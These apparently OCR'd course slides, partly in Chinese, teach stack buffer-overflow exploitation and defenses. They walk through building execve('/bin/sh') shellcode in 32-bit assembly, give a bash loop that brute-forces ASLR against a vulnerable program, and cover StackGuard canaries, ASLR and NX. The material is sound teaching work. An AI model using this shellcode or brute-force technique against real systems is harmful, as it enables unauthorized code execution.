
(b) Set the eax, ecx, and edx registers

- xorl %eax,%eax：对%eax 使用 XOR 操作将把它设置为零值，同时避免在代码中出现零。
- pushl %eax：把零压入栈中，这代表字符串 “/bin/sh” 的结束。
- pushl $0x68732f2f：把 “//sh” 压入栈中（两个/号是出于 4 个字节的需要；两个/号会被 execve() 系统调用视同一个/号处理）。
- pushl $0x6e69622f：把 “/bin” 压入栈中。此时，“/bin/sh” 整个字符串都被压入栈中，%esp 指向栈顶，也就是字符串的开头位置。图 4.9 (a) 显示栈与寄存器的状态。
- movl %esp,%ebx：把%esp 的内容放入%ebx。我们通过这条指令将字符串的地址保存到%ebx 寄存器中，而不用做任何猜测。

Shellcode: Step II

第二步：找到 name[] 数组的地址，并设置%ecx。下一步是找到 name[] 数组的地址，数组中存放两个元素，name[0] 中存放的是 "/bin/sh" 的地址，name[1] 存放的是空指针（零值）。我们使用同样的方法来获取这个数组的地址。也就是说，我们动态地在栈中构建数组，然后使用栈指针得到它的地址。

- pushl %eax：构建 name[] 数组的第二个元素。由于这个元素是零值，我们简单地把%eax 压入这个位置，因为%eax 保存的值依然是零。
- pushl %ebx：将%ebx 压入栈中，%ebx 中保存了字符串 "/bin/sh" 的地址，也就是该地址变成了 name 数组的第一个元素值。此时，整个 name 数组在栈中已经构建完毕，%esp 指向数组首地址。
- movl %esp,%ecx：将%esp 的值保存在%ecx 中，现在%ecx 寄存器保存着 name[] 数组的首地址。如图 4.9 (b) 所示。



Shellcode: Step III and IV

第三步：将%edx 设成零。%edx 寄存器应该被设置成零。我们可以使用 XOR 方法来清空%edx 寄存器，但为了减少 1 字节的代码长度，我们可以使用另外一个指令 “cdq”。这个单字节指令间接设置%edx 为零。它将%eax 中的符号位 (第 31 位) 拷贝到%edx 的每一位上，而%eax 的符号位是零。

第四步：调用 execve() 系统调用。调用一个系统调用需要两个指令。第一个指令是将系统调用号保存在%eax 中。execve() 的系统调用号是 11（十六进制为 0x0b）。指令 “movb $0x0b,%al” 把%al 设置成 11（%al 代表%eax 寄存器的低 8 位，%eax 的其他位早在 xor 操作时被设为零）。指令 “int $0x80” 运行该系统调用。指令 int 意为中断。一个中断将程序流程交付给中断处理程序。在 Linux 中，“int $0x80” 中断导致系统切换到内核态，并运行相应的中断处理程序，也就是系统调用处理程序。该机制用来实现系统调用。图 4.9 (b) 显示系统调用被执行之前栈与寄存器的状态。

Defenses

- Secure library with safer functions
  - Strcpy -> strncpy, Sprintf -> snprintf
- Safer dynamic link library:libsafe
- Static analysis
- Compiler:
  - stack shield – shadow stack, Stack Guard
- OS: ASLR
- Hardware: NX bit – non executable stack

ASLR

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

```
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008

$ (*@\textbf{sudo sysctl -w kernel.randomize\_va\_space=1}@*)
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
```


```
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008

$ (*@\textbf{sudo sysctl -w kernel.randomize\_va\_space=2}@*)
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

ASLR: brute force

- Entropy: 32bit machine, stack 19 bits, heap 13 bits
- Brute force

```
#!/bin/bash
SECONDS=0 value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

Stack Guard




```c
// This global variable will be initialized with a random
// number in the main function.
int secret;

void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```

Stack Guard:

- Canary should be random
  - /dev/urandom
- The canary value should not be on the stack
  - Gs section -- TLS

```
//canary set start
movl    %gs:20, %eax
movl    %eax, -12(%ebp)
xorl    %eax, %eax
//canary set end
subl    $8, %esp
pushl   -44(%ebp)
leal    -36(%ebp), %eax
pushl   %eax
call    strcpy
addl    $16, %esp
movl    $1, %eax
//canary check start
movl    -12(%ebp), %edx
xorl    %gs:20, %edx
je      .L3
call    __stack_chk_fail
//canary check end
```